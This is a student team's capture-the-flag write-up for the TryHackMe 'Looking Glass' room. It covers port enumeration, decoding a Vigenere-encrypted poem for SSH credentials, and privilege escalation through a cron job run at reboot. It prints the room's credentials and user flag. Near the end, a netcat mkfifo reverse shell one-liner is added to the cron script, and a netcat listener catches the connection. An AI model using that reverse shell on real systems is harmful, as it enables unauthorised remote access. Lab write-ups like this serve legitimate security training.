PenTest 1

ROOM A

WakuWaku

Members

ID	Name	Role
1211103115	Azri Syahmi Bin Azhar	Leader
1211103233	Muhammad Amir Adib Bin Mohd Aminuddin	Member
1211103419	Muhammad Afif Jazimin Bin Idris	Member
1211103284	Miteshwara Rao A/L Subramaniam	Member


Recon and Enumeration

Members Involved: Azri, Amir, Afif


Tools used: **Attackbox, Terminal, Nmap, Firefox, SSH Client, Dcode.fr, Guballa.de**

Thought Process and Methodology and Attempts:

As usual, we run a simple Nmap scan to search for open ports on the machine. We use the command `nmap -sV [MACHINE_IP]`. The flag -sV is to probe open ports to determine service/version info.



```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-07-27 05:44 BST
Nmap scan report for ip-10-10-48-93.eu-west-1.compute.internal (10.10.48.93)
Host is up (0.0011s latency).
Not shown: 916 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
9000/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9001/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9002/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9003/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9009/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9010/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9011/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9040/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9050/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9071/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9080/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9081/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9090/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9091/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9099/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9100/tcp  open  jetdirect?
9101/tcp  open  jetdirect?
9102/tcp  open  jetdirect?
9103/tcp  open  jetdirect?
9110/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9111/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9200/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9207/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9220/tcp  open  ssh        Dropbear sshd (protocol 2.0)
9290/tcp  open  ssh        Dropbear sshd (protocol 2.0)
```



```
10004/tcp open  ssh        Dropbear sshd (protocol 2.0)
10009/tcp open  ssh        Dropbear sshd (protocol 2.0)
10010/tcp open  ssh        Dropbear sshd (protocol 2.0)
10012/tcp open  ssh        Dropbear sshd (protocol 2.0)
10024/tcp open  ssh        Dropbear sshd (protocol 2.0)
10025/tcp open  ssh        Dropbear sshd (protocol 2.0)
10082/tcp open  ssh        Dropbear sshd (protocol 2.0)
10180/tcp open  ssh        Dropbear sshd (protocol 2.0)
10215/tcp open  ssh        Dropbear sshd (protocol 2.0)
10243/tcp open  ssh        Dropbear sshd (protocol 2.0)
10566/tcp open  ssh        Dropbear sshd (protocol 2.0)
10616/tcp open  ssh        Dropbear sshd (protocol 2.0)
10617/tcp open  ssh        Dropbear sshd (protocol 2.0)
10621/tcp open  ssh        Dropbear sshd (protocol 2.0)
10626/tcp open  ssh        Dropbear sshd (protocol 2.0)
10628/tcp open  ssh        Dropbear sshd (protocol 2.0)
10629/tcp open  ssh        Dropbear sshd (protocol 2.0)
10778/tcp open  ssh        Dropbear sshd (protocol 2.0)
11110/tcp open  ssh        Dropbear sshd (protocol 2.0)
11111/tcp open  ssh        Dropbear sshd (protocol 2.0)
11967/tcp open  ssh        Dropbear sshd (protocol 2.0)
12000/tcp open  ssh        Dropbear sshd (protocol 2.0)
12174/tcp open  ssh        Dropbear sshd (protocol 2.0)
12265/tcp open  ssh        Dropbear sshd (protocol 2.0)
12345/tcp open  ssh        Dropbear sshd (protocol 2.0)
13456/tcp open  ssh        Dropbear sshd (protocol 2.0)
13722/tcp open  ssh        Dropbear sshd (protocol 2.0)
13782/tcp open  ssh        Dropbear sshd (protocol 2.0)
13783/tcp open  ssh        Dropbear sshd (protocol 2.0)
MAC Address: 02:A3:FD:C1:FE:53 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.77 seconds
root@ip-10-10-205-86:~#
```

As can be seen, there is a long list of open ports, including port 22 and ports ranging from 9000 to 13783. We also noticed that the ssh service is running on all of these ports. SSH allowed us to connect to a remote host. So, we tried to connect to one of them.

First, we tried to connect to port 22 using the command `ssh -p 22 [MACHINE_IP]`. The flag -p is to specify the port, which for this case is port 22. We were asked to enter a password, which we did not know. So, we needed to find the password first.

```
root@ip-10-10-205-86:~# ssh -p 22 10.10.48.93
The authenticity of host '10.10.48.93 (10.10.48.93)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.48.93' (ECDSA) to the list of known hosts.
root@10.10.48.93's password:
Permission denied, please try again.
root@10.10.48.93's password:
Permission denied, please try again.
root@10.10.48.93's password:
root@10.10.48.93: Permission denied (publickey,password).
```

Next, we tried to connect to the lowest Dropbear port, which is port 9000. Once we connected, the machine returned a message “Lower” to us. We did not get any idea yet from the message, so we tried to connect to the highest Dropbear port, port 13783. Then, a message “Higher” was returned.

```
root@ip-10-10-205-86:~# ssh -p 9000 10.10.48.93
Lower
Connection to 10.10.48.93 closed.
root@ip-10-10-205-86:~# ssh -p 13783 10.10.48.93
The authenticity of host '[10.10.48.93]:13783 ([10.10.48.93]:13783)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.48.93 closed.
root@ip-10-10-205-86:~#
```

Looking back at the hint from TryHackMe, "A looking glass is a mirror", we guessed that if we get the message “Lower”, then we need to go for a higher port and vice versa.

Checking for each port was going to be time-consuming, so we make the range of the ports smaller until we reach a range between 9600-9639.

```
root@ip-10-10-205-86:~# ssh -p 9600 10.10.48.93
The authenticity of host '[10.10.48.93]:9600 ([10.10.48.93]:9600)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:9600' (RSA) to the list of known hosts.
Lower
Connection to 10.10.48.93 closed.
root@ip-10-10-205-86:~# ssh -p 9700 10.10.48.93
The authenticity of host '[10.10.48.93]:9700 ([10.10.48.93]:9700)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:9700' (RSA) to the list of known hosts.
Higher
Connection to 10.10.48.93 closed.
```

```
root@ip-10-10-205-86:~# ssh -p 10000 10.10.48.93
The authenticity of host '[10.10.48.93]:10000 ([10.10.48.93]:10000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:10000' (RSA) to the list of known hosts.
Higher
Connection to 10.10.48.93 closed.
root@ip-10-10-205-86:~# ssh -p 9000 10.10.48.93
The authenticity of host '[10.10.48.93]:9000 ([10.10.48.93]:9000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:9000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.48.93 closed.
root@ip-10-10-205-86:~#
```


```
root@ip-10-10-205-86:~# ssh -p 9650 10.10.48.93
The authenticity of host '[10.10.48.93]:9650 ([10.10.48.93]:9650)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:9650' (RSA) to the list of known hosts.
Higher
Connection to 10.10.48.93 closed.
root@ip-10-10-205-86:~# ssh -p 9640 10.10.48.93
The authenticity of host '[10.10.48.93]:9640 ([10.10.48.93]:9640)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:9640' (RSA) to the list of known hosts.
Higher
Connection to 10.10.48.93 closed.
```

We tried connecting to ports until we got the correct port which was port 9630, it returned us “You’ve found the real service” and some sort of encrypted text. It also asked us to enter “Secret” which we did not know yet.

```
root@ip-10-10-205-86:~# ssh -p 9630 10.10.48.93
The authenticity of host '[10.10.48.93]:9630 ([10.10.48.93]:9630)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.48.93]:9630' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
 w bpmtc pgzt alv uvvordcet,
 f bwl qffl vaewz ovxztiql.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvyxaa.
```


```
 o pz io yyhqho xyhbkhe wl sushf,
 l Nruiirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine huidoxt-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevm.

'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
Cpqx vw bf eifz, qy mthmjwa dwn!
V jitinofh kaz! Gtntdvl! Ttspaj!'
Wl ciskvttk me apw jzn.

'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
```

So, we tried to use what we have and decode the text first. To decrypt the text, we need to identify what type of encryption it used. We used an online tool, Dcode.fr (https://www.dcode.fr/cipher-identifier) to identify the cypher/encryption key.




The result showed that it was most probably encrypted with chaocipher. So, we used an online decryption tool from Dcode.fr (Chaocipher Cipher - Online Decoder, Encoder, Translator (dcode.fr)) to decrypt it.


After getting the result of the decrypted text, it still makes no sense. So, we tried to use the 2nd most similar encryption from the previous analyse result, which is vigenere. We used an online tool from Guballa.de (Vigenere Solver - www.guballa.de) to decrypt the text.



After seeing the decrypted text, now it makes more sense and we can read the text. It used the ”thealphabetcipher” key. Reading through the decrypted text, we found the secret in the last line; bewareTheJabberwock.



Then, we opened back the terminal and enter the secret code; bewareTheJabberwock. After that, a username; jabberwock and password; ExpectComplimentAfterwardsFrabjous were returned to us.



Then, we tried to connect to IP address 10.10.48.93 using the user ID jabberwock with the command `ssh jabberwock@10.10.48.93`. This command will cause the client to attempt to connect to the server 10.10.48.93, using the user ID jabberwock. Enter the password we got earlier. Now, we have access to the server.

*note that the steps until here need to repeat back if we were disconnected from the server, so the port and the password in it will not be the same.

```
root@ip-10-10-205-86:~# ssh jabberwock@10.10.48.93
jabberwock@10.10.48.93's password:
Permission denied, please try again.
jabberwock@10.10.48.93's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$
```

Then, we listed what was in the directory using the `ls` command and we saw “user.txt”. Output the textfile with the `cat` command and we will see a THM flag, but it was backwards. So, we used the command `cat user.txt | rev`. The rev command is used to reverse strings of text. Now, we have got the user flag; thm{65d3710e9d75d5f346d2bac669119a23}

```
root@ip-10-10-205-86:~# ssh jabberwock@10.10.48.93
jabberwock@10.10.48.93's password:
Permission denied, please try again.
jabberwock@10.10.48.93's password:
Last login: Fri Jul  3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$ cat user.txt | rev
thm{65d3710e9d75d5f346d2bac669119a23}
jabberwock@looking-glass:~$
```

Initial Foothold

Members Involved: Azri, Amir, Afif

Tools used: **Kali Linux, Terminal, Crontab, GNU Nano, Netcat**

Thought Process and Methodology and Attempts:

After obtaining the user flag, I am going to check on every file that is contained in jabberwock by using the 'cat' command. For the poem.txt, we can see that nothing interesting is in there except for the poem itself. Moving on to the 'twasBrillig.sh', we can know that it is a bash script containing the output to poem.txt using wall. Even so, it's possible that a cron job is running it.

```
jabberwock@looking-glass:~$ cat poem.txt
'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.

'Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!'

He took his vorpal sword in hand:
Long time the manxome foe he sought--
So rested he by the Tumtum tree,
And stood awhile in thought.

And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!

One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.

'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
```

Following that, I am going to check whether there are any cron jobs currently executing. To do so, I will simply use the command 'cat /etc/crontab'. The output shows that there are cron jobs that are being executed but it is running in the tweedledum user. The additional information that we also got from here is that the user tweedledum is running a cron job that executes the script /home/jabberwock/twasBrillig.sh.

```
jabberwock@looking-glass:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```


Next, I am going to use 'sudo -l -l' to check whether we can execute any command with higher privileges and what is forbidden. From this, the output shows that we can run the '/sbin/reboot' command. So based on the previous image and this one, we could connect the dots from the clues given. We can conclude that the cron jobs can only be executed when being rebooted. How to reboot? We can use the given command that we just obtained from the 'sudo -l -l' output which is '/sbin/reboot'.

```
jabberwock@looking-glass:~$ sudo -l -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:

Sudoers entry:
    RunAsUsers: root
    Options: !authenticate
    Commands:
        /sbin/reboot
```

Therefore, from the previous information that we just got, we would know which file to exploit. The attack method is to use a reverse shell to replace the twasBrillig.sh file. To do so, first, you have to enter and edit the contents of the file with the command 'nano twasBrillig.sh'. When you get access to the file and are able to edit, just add in the comment '#!/bin/bash' and then add this script


rm /tmp/f;mkfifo /tmp/f;cat /tmp/f | /bin/sh -i 2>&1 | nc [MACHINEIP] 1234>/tmp/f

After saving it, you have officially uploaded your reverse shell.




A reverse shell would not be complete and functional without having a reverse shell listener. Well, a reverse shell listener is used to open a network socket to receive a raw connection; like the one created by a reverse shell being executed. The simplest form of listener is created by using a program called netcat, and that is exactly what we are going to do.


By opening another tab in the terminal of our Kali Linux, I am going to type in the command ‘nc -lvnp 1234’. To explain this furthermore, nc means netcat, while the -lvnp stands for 4 different functions. ‘-l’ is used to specify that nc should listen for an incoming connection rather than initiate a connection to a remote host. ‘-v’ is having nc give more verbose output. ‘-n’ is do not do any DNS or service lookups on any specified addresses, hostnames or ports and finally ‘-p’ specifies the source port nc should use, subject to privilege restrictions and availability. While 1234 is the port that we chose and is being used in our reverse shell.



